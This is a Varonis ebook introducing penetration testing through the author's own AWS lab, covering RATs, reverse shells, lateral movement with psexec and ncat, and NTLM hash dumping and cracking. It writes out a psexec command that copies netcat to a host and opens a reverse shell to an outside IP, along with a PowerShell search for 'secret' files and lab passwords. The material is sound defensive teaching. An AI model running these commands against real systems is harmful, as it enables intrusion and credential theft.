VARONIS

GETTING STARTED WITH PENETRATION TESTING

Seeing IT Security From The Hacker's Point Of View

CONTENTS

INTRODUCTION

OVERVIEW

Penetration or pen testing has long been a part of good data security programs. In the security stack, pen testing is usually considered a risk or vulnerability assessment function. However, pen testing is not, repeat not, the same as vulnerability scans.

Pen testers are creatively looking for vulnerabilities based on what they discover as they work their way through your company's defenses. It's a dynamic process as opposed to a vulnerability assessment, which uses tools to probe specific and well defined security holes —scanning for known viruses or unprotected network ports in a check-list fashion.

Companies can go through a formal risk assessment — identifying assets, determining what's valuable, finding paths of entry, and working out mediation actions — without necessarily having to 'kick the tires'. With pen testing or more accurately ethical hacking, you are really asking someone to test drive your IT system.

That's a big difference

There's nothing necessarily wrong with a formal exercise to work out the "known unknowns". Security experts would advise this, and it's typically part of security standards and regulations. Pen testing, though, helps you spot the "unknown unknowns". These are the security holes you wouldn't have known about unless you had actually asked someone to break into your system using whatever means possible.

As recent breaches have shown, the hackers often discover what in retrospect appear to be almost obvious holes in the defense — default passwords that were never reset, bad web site code that allows injection attacks, or poorly trained employees who are unprepared for phishing or spear phishing attacks. These really are the kinds of security glitches that can be anticipated and then remedied by actually having someone simulate what a hacker would do. That's essentially what you're asking of a pen tester — to think like hacker.

This ebook came out of my own experiences in trying to understand how to test a system for weakness and in writing about it for the Varonis Inside Out Security blog. This is certainly not meant to be a comprehensive review of pen-testing, which is an enormous subject.

I'm hoping instead instead to change your thinking about IT security — it's more than just firewalls, and antivirus scanners — and to get you started in developing your own real-world testing and perhaps even hiring a pen-testing service.

—Andy Green, *Senior Digital Content Producer*

PART I RISKY BUSINESS

In most of the security standards and regulations that I've been following there's typically a part titled Risk Assessment. You can find this requirement in HIPAA, PCI DSS, EU GDPR, NIST, and SANS, to reel off just a few four — or five — letter abbreviations.

What is risk assessment? It's the process by which you decide where the vulnerabilities are in your system, the likelihood of the holes being exploited, and then the potential impact on your business.

THE ART OF RISK ASSESSMENT

If you want a more formal definition, here's how the folks at the Payment Card Industry (PCI) define it:

> *Process that identifies valuable system resources and threats; quantifies loss exposures (that is, loss potential) based on estimated frequencies and costs of occurrence; and (optionally) recommends how to allocate resources to countermeasures so as to minimize total exposure.*

Risk assessment, though, is more than just an item you check off after chatting with your IT admins. Yes, there are formal methodologies to help you come up with your own assessment plan — see for example Octave.

Generally, these methodologies ask you to do something that goes a little like the following:

1. **Inventory your digital assets:** locate key IP, customer PII, files, routers, servers, and apps and other software that keep your business going.
2. **Discover the threats or "threat agents" to your assets:** foreign governments, criminal cyber gangs, hacktivists, employees with grudges, and executives who want to steal your IP and start their own company
3. **Probe the system for vulnerabilities or weaknesses that can be exploited by threat agents:** weak passwords, insecure web software, poor BYOD policies, etc.

The last one, #3, is the field work part of the assessment process. Organizations have, until recently, based their security preparedness on a static list of vulnerability checks — "we passed a port scanner test, our anti-virus signatures are up to date, and our employee passwords are six characters and longer so we're done!"

This is where the penetration ("pen") tester comes into the picture. With a dynamic threat environment that involves sophisticated players, risk assessment requires a pro who knows what's been seen, as testers say, "in the wild".

ENTER THE PEN TESTER


IT security teams can't keep up with officially published CVEs, let alone new zero-day exploits and phishing techniques heard on the grapevine. So you need someone who's completely focused on breaking into your system, to put it bluntly.

In fact, the people who write the standards have gotten the message. With the release of PCI DSS 3.0, the credit card folks have upped the bar on their penetration testing requirements. NIST, who's been recently tasked with coming our nation's cyber security framework, has also been talking up penetration testing and continuous risk assessments.

WHAT DO PENETRATION TESTERS ACTUALLY DO?

This is an enormous topic, but researchers have organized their activities into four broad phases: planning, information discovery, attack, and reporting.

Pen testers, by the way, do more than just look for software vulnerabilities. They're thinking like hackers: after they get into your system, their real work begins. They'll continue to do more discovery and then base new attacks on what they learn as they navigate through folder hierarchies.



And that's what makes pen testers different from someone hired to just to find vulnerabilities by using, say, port scanning or virus sniffing software.

If you've been following the headlines and stories about data breaches, you know that today's attackers are very good at getting around perimeter defenses through phishing and other social engineering. They'll continue to do more discovery work and then base new attacks on what they learn as they navigate through folder hierarchies.

A TASTE OF POST-EXPLOITATION

In the next sections of this ebook, I'll be examining the attack phase after initial access. In the pen tester's terminology, we'll be focusing on "post-exploitation"—what hackers see and do after they've entered through the front door.

A good place to start with post-exploitation is by looking at RATs (remote access terminals or trojans). It's a great way to get a hacker's eye view of a target system. RATs have two parts. The server side is embedded in the payload of a phish mail, or it can be manually installed by the hacker. The RAT server hides itself within other common software — say Windows Explorer—on the victim's machine.

The client part is used remotely by the attacker to browse directories, search for patterns in files, and then upload and install additional malware. We'll be looking at a simple RAT and its client interface in the next section.

You can think of the RAT as the way hackers get a small foothold in a system, allowing them to take their first post-exploitation baby steps.

PART II RATS

Remote Access Trojans or RATs are vintage backdoor malware. Even though they've been superseded by more advanced command-and-control (C2) techniques, this old, reliable malware is still in use. If you want to get a handle on what hackers are doing after they've gained access, you'll need to understand more about RATs.

A RAT'S TALE

RATs came on the scene in the late 1990s or early aughts, and may have been first used as administrative tools—hence its other name, Remote Administrative Tool. But it quickly evolved backdoor capabilities and became stealthier and deadlier.

BO2K, SubSeven, and Netbus are just a few of the more common critters in the RAT world — see this Microsoft TechNet article for a complete rundown. RATs are well understood and documented, and anti-virus software can spot the signature of the early generation of RATs

So why look at them?

RATs let you upload or download files, run commands, capture keystrokes, take screen images, and examine file hierarchies. RATs may be the first foothold hackers have on a target system before they upload other malware.

It's also a good introduction for those who want to understand what hackers are up to.

Sure there are more formal ways to perform post-exploitation through Metasploit and its Meterpreter, but all the basic techniques can be found in RATs.

THE RAT LABORATORY

Real pen testers set up their own separate laboratories to isolate toxic malware. But you can do some of this on the cheap with virtual machines.

And that's the approach I took by setting up my own virtual labs that's now taking up space on my MacBook.

I used Oracle's VirtualBox as the virtual container environment for the client side. To simulate a remote target, I took advantage of an old account I had with Amazon Web Services to set up a virtual Windows Server 2008.


The hard part was finding the malware while wandering around sinister-looking sites, and getting past various anti-malware filters in browsers and on laptops. Note to Varonis IT Security: our anti-virus software is up to date!

If you're so inclined, you can browse sourceforge.net for RATware.

THE RAT MAZE

In the wild, the server side of the RAT is often embedded in wrappers so they look like ordinary files, and then sent as a phish mail attachment. This technique is still effective. Another possibility is the hacker has guessed or brute forced a password and then manually installs the RAT.

In either case, once the RAT server is running, the attacker doesn't have to be formally logged in.



For my purposes, I infected an Amazon virtual machine with the server-side of a Netbus RAT by simply uploading the executable and running it. The client side was isolated in my VirtualBox.

What does a RAT client dashboard look like?

You're given a few key RAT functions — see the graphic — to help you start exploring the target system. The Netbus file manager lets you view the remote directory hierarchy. There's also a screen shot function for peeking over the victim's shoulder. Sure, there's a new generation of advanced RATs — see for example, AlienSpy — that are slicker and have more functions, but you can still learn a lot from looking at the vintage ones.

For kicks, I turned on Netbus's key logger.

You begin to realize the possibilities. If the RAT server-side had found a home on say, a CEO's laptop, the attacker would know what's being entered into documents, Google, or internal login screens.

Key logging is quite powerful. In fact, according to the latest Verizon DBIR, it still makes the top of their attack technique list.

AND PLEASE NOTE

You also see some of the limitations of old-style RATs, such as Netbus. To communicate with the server part I needed to know the IP address. Of course, I had that information because I launched an Amazon VM server.

But in the real world, the attacker wouldn't know where the server-side ended up if it were attached to a phish mail.

To handle this, RAT developers then added the ability for the server to open IRC chat sessions or even send an email with the IP address back to the attacker. That's one solution — there are others that we'll look into.

So you're thinking that a good perimeter defense would be helpful in blocking RATs?

That's true: if I had not disabled the firewall rules on the Amazon server, I wouldn't have been able to communicate with the server-side RAT app.

For argument's sake, let's say my RAT had landed on some employee's laptop that lives in a poorly protected network — maybe a third-party contractor to a large Fortune 500.

What are the next steps an attacker would take?

In the next section, I'll look at a few more tools of the trade, such as nmap, ncat, nessus, which help hackers discover and explore the new environment they've entered.

For IT security, the key problem is that these post-exploitation tools are not really malware since they can also be used by admins and so would not necessarily trigger virus scanning alarms.

PART III PLAYING WITH RATS & REVERSE SHELLS

So far I've broken into a Windows 2008 server and inserted a remote access trojan or RAT. Don't call security, I did this in a contained environment within virtual machines. To continue on with my pen testing experiment, in this post I'll explore a few basic steps and techniques used by hackers after they've entered a system


WHERE AM I?

One of the first tasks for a hacker is to map out the surrounding terrain in the victim's environment. Remember: the RAT is running on some remote computer, and the only information the hacker has is a single public IP address.

As a practical matter, you'd want to know what other computers are connected to the target. Obviously, the more targets that can be discovered and evaluated, the richer the ultimate yield in sensitive content. It's good hacker ROI!

One quick baby step is simply to look at the ARP tables.

The address resolution protocol or ARP is used to map IP addresses to MAC addresses. Computers on an internal network will maintain these tables so that packets go out on the LAN with the right low-level address.



Exploring the local network with arp -a.

Anyone can view the tables by entering *arp-a* from a command line in Windows (and Linux). Try it now for yourself.

And that's just what I did. Using my Netbus RAT, I was able to send the *arp* command, and then view the results by taking a remote screenshot. A little awkward but it worked, and I was able to see things the way a newbie hacker would. Real pen testers use Metasploit Meterpreter, which has a straightforward command interface.

The larger point is that with ARP I could see other computers on the network. Not surprising. When setting up my target environment on Amazon Web Services I launched two servers and connected them up. This is reflected in the ARP list — there are at least two machines in the 172.30.0 subnet.

If I wanted a more complete picture, I could upload and use nmap. I'll explore this and other tools in more detail at a later point. Nmap is designed for network discovery, and it's an essential part of the tool kit for anyone in IT, as well as pen testers and hackers.


The command *nmap –T5 172.30.0/24* would scan and report on the entire target subnet in my case — by the way, 24 refers to the bit length of the subnet mask. This tutorial will bring you up to speed on *nmap*.

REVERSE SHELL GAME

With my legacy RAT, it's awkward to run commands and see results — I had to take screen shots. Next-gen RATs let you directly bring up a command prompt to interact more naturally, but I don't have that option with Netbus.

There's a way out.

I can manually launch a remote shell through another essential IT utility — kind of an all-purpose connector widget known as *ncat*.



Reverse shell ncat configuration

With *ncat*, I'm able to run a command shell on one server and assign it a TCP port. That's neat because I can connect another *ncat* to it! As far as the remote shell is concerned, my keyboard input is local. By the way, *ncat* comes bundled with the aforementioned *nmap*.

So I uploaded ncat on to the target system, and then set it up in client mode, not in server mode (see the diagram). On my hacker's machine I launched another ncat in server mode—technically with the –L option set.

Presto, I now had a remote shell.

Why use client mode for *ncat* on the victim's server? It's a good time to talk about the way modern RATs do their work.

Since the hacker knows the address of his own machine, it's easier if he can configure that directly into the RAT, which now acts as a client communicating back to hacker's command and control server.

As I mentioned in the last post, this avoids the problem of having to determine the address of the RAT server when it's on a random machine.

Another advantage of this approach is that firewalls are generally much stricter about traffic coming in than going out.

Minimally, port 80 — used for communicating with remote web servers — will be left open. More sophisticated RATs will use port 80 as an egress and perhaps bury the commands in an HTTP protocol for stealthiness.

Back to my pen testing scenario. I've really set up what's known as a reverse shell on the victim's computer, which is communicating with my pen testing command center on port 80.

If this is all confusing, read this great overview of reverse shell pen testing from SANS.

POWERSHELL POWER

Sure you can think of ncat running a reverse command shell as itself a kind of simple RAT. And in fact ncat can been used that way if the hacker has gained a small foothold on a server — say perhaps after an SQL injections attack.

In any case, we're now have a shell on the victim's machine. Let's see if we can find stuff!

There's of course the rusty old Windows *find* command that lets you search for strings. At one point you could say, find "secret" sales and the command would recursively search a folder names sales. But that recursive capability has been removed.

What about the amazing PowerShell?

It has awesome powers to "pipe" a series of cmldets together. PowerShell also supports a grep-like cmdlet, known as *Select-String* that lets you use regular expressions for pattern matching.

Hmmm, reminds me of another operating system and its command shell. Oh, yeah, I think it's Linux and bash?

I strung together the following command:

Get-ChildItem –recurse shared_data|Select-String "secret|proprietary"|group path|select name > secret.data

It gave me the path names of any file under the shared data folder containing the words secret or proprietary and directs this output into a file called secret.data.

No, I couldn't interact with the PowerShell directly from my reverse shell. Instead I had to launch a PowerShell app and feed it the cmdlet pipeline as an argument. Small price to pay.

The more important point is that PowerShell is a powerful tool that can be used for both good and evil. Security Pros tell us that PowerShell can support malware-free attacks. In other words, the hackers can live off the land, so to speak, without having to upload any special tools by just relying on PowerShell. If you're interested in learning more, you'll want to explore the PowerShell Empire post-exploitation modules.

Bottom line: With a little bit of scripting, the hackers will be able to find sensitive content if you haven't carefully controlled folder permissions.

In the next section, we'll continue "mucking around" on the target machine, and then learn how to laterally move to other targets.

PART IV MAKING THE LATERAL MOVE

You can think about the post-exploitation part of penetration testing as an army or rebel force living off the land. You're scrounging around the victim's website using what's available — shells, networking utilities, berries, poorly protected password files, etc.

Kidding about the berries, but the idea is to import as little malware as possible and leverage what you find for more exploration and new attacks.

This whole topic goes under the name of "malware-less" hacking, which is much harder to detect than old-school techniques. Ed Skoudis noted in an interview I did with him that attackers are even starting to use PowerShell for their post-exploit work.

This next post in the series will focus on moving off the original hacked site — lateral movement in pen testing speak. I'll be giving you some ideas about doing that with as little help from imported tools as possible.

ACME COMPANY DOMAIN

If you can find the goodies on the original target's site, then you make a quick getaway. However, most hackers are not that lucky unless they land on the CEO's laptop.

To make my penetration testing a little more realistic, I decided to set up a small domain, courtesy of Amazon Web Services. After a little hair-pulling (and reading this AWS document carefully), I installed a domain controller (with Active Directory and DNS) and then created two Windows servers.

I added two mythical employees — Jane and Bob — to a mythical company called Acme with a mythical domain name of acme.local. I then associated each employee with one of the servers. I enabled basic user networking capabilities on the domain controller through the User Rights Assignment group policy. But I prevented Jane and Bob from networking to each other's computer to make the thing more interesting.


I now will disclose that I made the server firewall less restrictive than was called for in the Amazon specs.

This is obviously a very rudimentary infrastructure, but who knows, it could describe a small system in a larger company or perhaps that of a third-party supplier, like an HVAC vendor.

HACKER THINGS TO KNOW

As before I used a RAT to get a foothold on internal computer, in this case Jane's Windows 2008 server. I uploaded two tools for my pen testing into Jane's Documents directory: *ncat*, which I wrote about last time, and a utility known as psexec — check out this Technet article for parameter usage.

Both are in the gray area — they're useful for IT admins as well as hackers — so if they're spotted they're not necessarily incriminating. I probably should have hid them in less obvious folder than Documents, but never mind.



Living off the land with arp, systeminfo, and findstr

I launched a shell on Jane's server through *ncat*, and then started the process of gathering information. My goal in testing is to think like a hacker: pull together bits of information and make a few inferences.

First, I entered the Windows *hostname* command to learn the name of the machine I've landed on (see above). The command returns "miller".

Is that miller as in beer? Could it be the naming scheme is based on beer names?

The *systeminfo* command provides even more detailed technical nuggets: besides hostname, it displays IP address, OS name and version, and the domain name. All useful.

Let's assume I've done a search for PII and haven't found anything interesting. I'd like to find another server to hop onto. I could have uploaded *nmap* to scan for IP addresses, but I'm doing lean pen testing.

I instead ran the native *arp -a* to see what else is on the subnet. I'm in luck: the *arp* cache shows another machine in the neighborhood.

How do I hop onto it?

THE LOCAL ADMIN LOOPHOLE

That's where *psexec* can, in theory, be of help. It's a favorite of Ed's and just about anyone who's ever proudly called themselves an IT admin.

The command lets you remotely connect to another machine in the domain, letting you launch a shell or another Windows command. There's also Windows netsh, which is less flexible, but also has remote capabilities.

The first problem for pen tester is that *psexec* requires the name of the remote computer (see syntax). At this point, I only have the IP address.

You need to scavenge.

Over in the \Windows\system32 folder you'll find *nlsookup*, the classic utility to query a DNS server for converting URLs to IP addresses and vice-versa. The Windows version lets you directly feed *nslookup* an IP address and it returns the DNS name.

I found that this remote machine is called amstel. So the IT admin is fond of beer names. I'll file that away.

I tried this next:

psexec \\amstel.acme.local -u jane@acme.local cmd.exe

And unfortunately Windows rejects Jane's account. There are two problems. In my role as an Acme admin, I didn't allow Jane to log on to another machine. Second, Jane herself needs admin level privileges to run *psexec*, which she doesn't have.

This is not that unusual in the real-world — you want to restrict average users from getting around the network.

But hackers and pen testers know a secret. Often there are local accounts with elevated permission on the machine they've landed on.

In the Windows-verse, there has been a long history of admin-level local accounts remaining on laptops and servers long after they've server their purpose, usually with the incredibly obvious user names of admin or administrator and guessable passwords — Admin1234 or some other simple pattern.

So hackers try to exploit this security hole by guessing the local admin's password.


To be fair, the Microsoft folks have been aware of this problem, and they've disabled admin privileges on local accounts by default starting a few OS versions ago. And they also have discouraged the addition of local user accounts.

THE AMAZING LATERAL MOVE

Though I had a limited tool set and could claim only slightly above average IT skills, I was hoping to say it was easy for me to OWN Bob's server. That was not the case. I'll go into the details about this in another post.

I've found the reverse shell technique using *ncat* is not entirely transparent. There were issues with entering text from my hacker machine into remote commands that issued prompts— most notably *runas*. Anyway, you may have a different experience in your pen testing.

So to make this a more interesting pen testing post, I put my Acme IT admin hat back on and gave Jane elevated permissions. Jane's domain account was still locked out from Bob's server.



Psexec lets you run remote commands. Redirect output when tunneling through ncat!

Now as a pen tester, I can run *psexec* commands. *Psexec* has the desirable feature of allowing a password argument. In my current set up, I can now do a brute force attack on the local admin password on Bob's server. I finally nailed it (see above).

I was also hoping to get *psexec* to pop a shell directly on Bob's amstel server. In my reverse-shell scenario, I could in theory use psexec to execute a Windows cmd shell on amstel. That didn't seem to work.

You can use still use *psexec* to load and run non-interactive commands remotely with the –c option. This lets you copy an executable or .bat file to the target and execute it. In other words, even if the machine you're trying to hack into doesn't have an app, psexec will copy it over—that's very powerful and dangerous.

Eventually, I did discover a way to link a shell directly to the amstel machine. Remember I have an *ncat* in listen mode on my hacking machine into miller. That's my primary shell connection.


```
C:\Users\Administrator\Documents>psexec \\amstel.acme.local -u admin -p "amstel1234;" -c nc.exe 54.174.161.28 80 -e cmd.
exe
psexec \\amstel.acme.local -u admin -p "amstel1234;" -c nc.exe 54.174.161.28 80 -e cmd.exe

PsExec v2.11 - Execute processes remotely
Copyright (C) 2001-2014 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Using psexec to launch an ncat session into amstel

Here was my idea: run another *ncat* in Listen mode on my hacker's machine, and then using my main shell into miller, force *psxexec* to remotely copy and execute the client part of *ncat* on amstel. That worked!

Essentially, leveraging *ncat* and *psexec*, I'm able to leapfrog to new machines and obtain direct shell access (see the complete diagram of my setup below).



The larger point in this with *psexec*, hackers and pen testers can search for admin accounts on domain machines. Yes, they can try to guess domain level passwords, but local admin is usually far more productive.

WHEN ALL ELSE FAILS, THERE'S SSH

I couldn't help but come away from my first pen testing exercise with the sense that Windows makes it difficult to run commands remotely. Not impossible, but difficult.

I'm not the only one. IT admins have felt the pain as well. And that's why they often install open-source *ssh* on their Windows infrastructures.

So it's not unreasonable for an *ssh* server to be running. In my Acme IT role, I had previously set up freeSSHd's version on Bob's server.

Now with *ssh* in the picture, the doors begin to open up ever more. Using my RAT, I uploaded and launched an *ssh* client app on Jane's miller computer. And quicker than you can say Target, I was *ssh*-ed into Bob's amstel server using the local admin account I had worked out earlier. To pull this off, I had to take advantage of *ssh's* port forwarding, which is another one of those sneaky features that pen testers enjoy using.

With port forwarding, you're creating a tunnel between the machine you already have access to –in my case miller — to the machine you want into — amstel. On my hacker's machine, I launched an *ssh* client which connected to the *ssh* client that was running in port forwarding mode on Jane's computer. You got that right: it's two *ssh* clients connecting up to the *ssh* daemon. You can find more information about how to do ssh tunneling in this SANS white paper.

My little adventure was meant as a learning experience for me and, more importantly, inspiration for your own in-house testing efforts. Professional pen-testers (and hackers) would likely be using more advanced tools, but as some of my former teachers liked to say while waving their hands: the concepts I'm describing are the same!

In the next section, we'll looking at better techniques for grabbing credentials instead of trying to guess them.

PART V HASH DUMPING & CRACKING

In the last section, I guessed a local password and then tried various ways to move laterally within my mythical Acme network. But what happens if you can't guess the password?

In my pen testing scenario, there's a beer motif in all the naming of the servers and the local admin passwords. It's not completely unheard of for busy IT people to sacrifice security for convenience. "I'm on the miller server, so I know my admin password is admin-miller." Hackers of course are ready to jump on these weaknesses.

But let's say you land in an environment where your inspired password guessing is not succeeding. That's where a hash-based approach can pay dividends.

I've been writing about Pass the Hash (PtH) on the Varonis Inside Out blog for the last two years. It's a technique we all hear about but many IT people don't know the actual details. But before we dive into the technique, let's first focus on a simpler idea: cracking password hashes.

THERE BE HASHES

On a Windows system, plaintext passwords are never stored. That would be a very bad thing to do.

Instead, in Windows the hash of the password — more explicitly the NLTM hash — is kept. You know from reading the Varonis posts in the Inside Out blog (and our amazingly informative ebook) that the hash is used as part of the Windows challenge-response authentication protocol. Essentially, users prove their identity by encrypting some random text with the NTLM hash as the key.


Where does Windows store these hashes? From my own research, it appears that Windows keeps *local* user account hashes in the Security Accounts Manager (SAM) database, which is part of the Local Security Authority (LSA). You can read more about these topics in this technet article.

The first question for pen testers is whether they can access the hashes. Once we have the hash, we can then try few a standard cracking techniques to derive the actual password.

The answer is yes: there are few tools available can that read the SAM and dump the hashes. I chose fgdump — you can find this easily through a Google search — to do my dumping. Pwdump7 is another possibility.

Sure you need to have elevated privileges to run these tools, but it's not unusual for a hacker to get lucky with a power user who falls for a well-crafted phish.

Anyway I tried fgdump on one of the servers in my Acme IT environment that I set up for this series. You can see the results in the screen shot below:



So I now have the NTLM hashes for what looks like two local admin accounts — that's the long sequences at the end of the line. By the way, the "NO PASSWORD" indicated that fgdump didn't find the older and far more crackable LM hash. And that's a good thing: you should never enable LM hashing unless you absolutely have to for compatibility!

CRACKING THE HASH

One common approach to cracking hashes is to use a dictionary-based attack. That is, take a huge set of common English words, add in, say, an existing set of real world passwords, and pre-compute the NTLM hashes, thereby forming a reverse-lookup index.

So the task of cracking now reduces to finding a matching hash and returning the associated plaintext password.

Thankfully, you don't have to re-invent the wheel since there are services like this one that have already done the heavy lifting.

Hash	Algorithm	Status	Length	Password
949DDF784D8A5B3B2A9128F8989C5849	NTLM	Found !	5	daisy
0A79944FBB54020C23B63292E906D1C5	-	Not found.	-	-

In my pen testing, I fed the hash for "admin2" into the cracking service, and it speedily returned the answer, which is "daisy" (see above).

It's true that Windows enforces password complexity standards, and this simple password would never have been accepted in many installations.

However, a password can still be somewhat complex but crackable through a brute force attack. Or perhaps on your system there are legacy local accounts created before Windows started forcing you to come up with longer sequences.

THE RIPPER

For a better test, I tried the cracking service on the more complex password from the admin account on the miller server, which is "miller1234;".

After a few days of brute force computing, the service couldn't find a match.

Never say die!

I then learned about this fellow, John the Ripper, a very crafty password cracking tool. It's too sophisticated a program to write about in the remainder of this post.

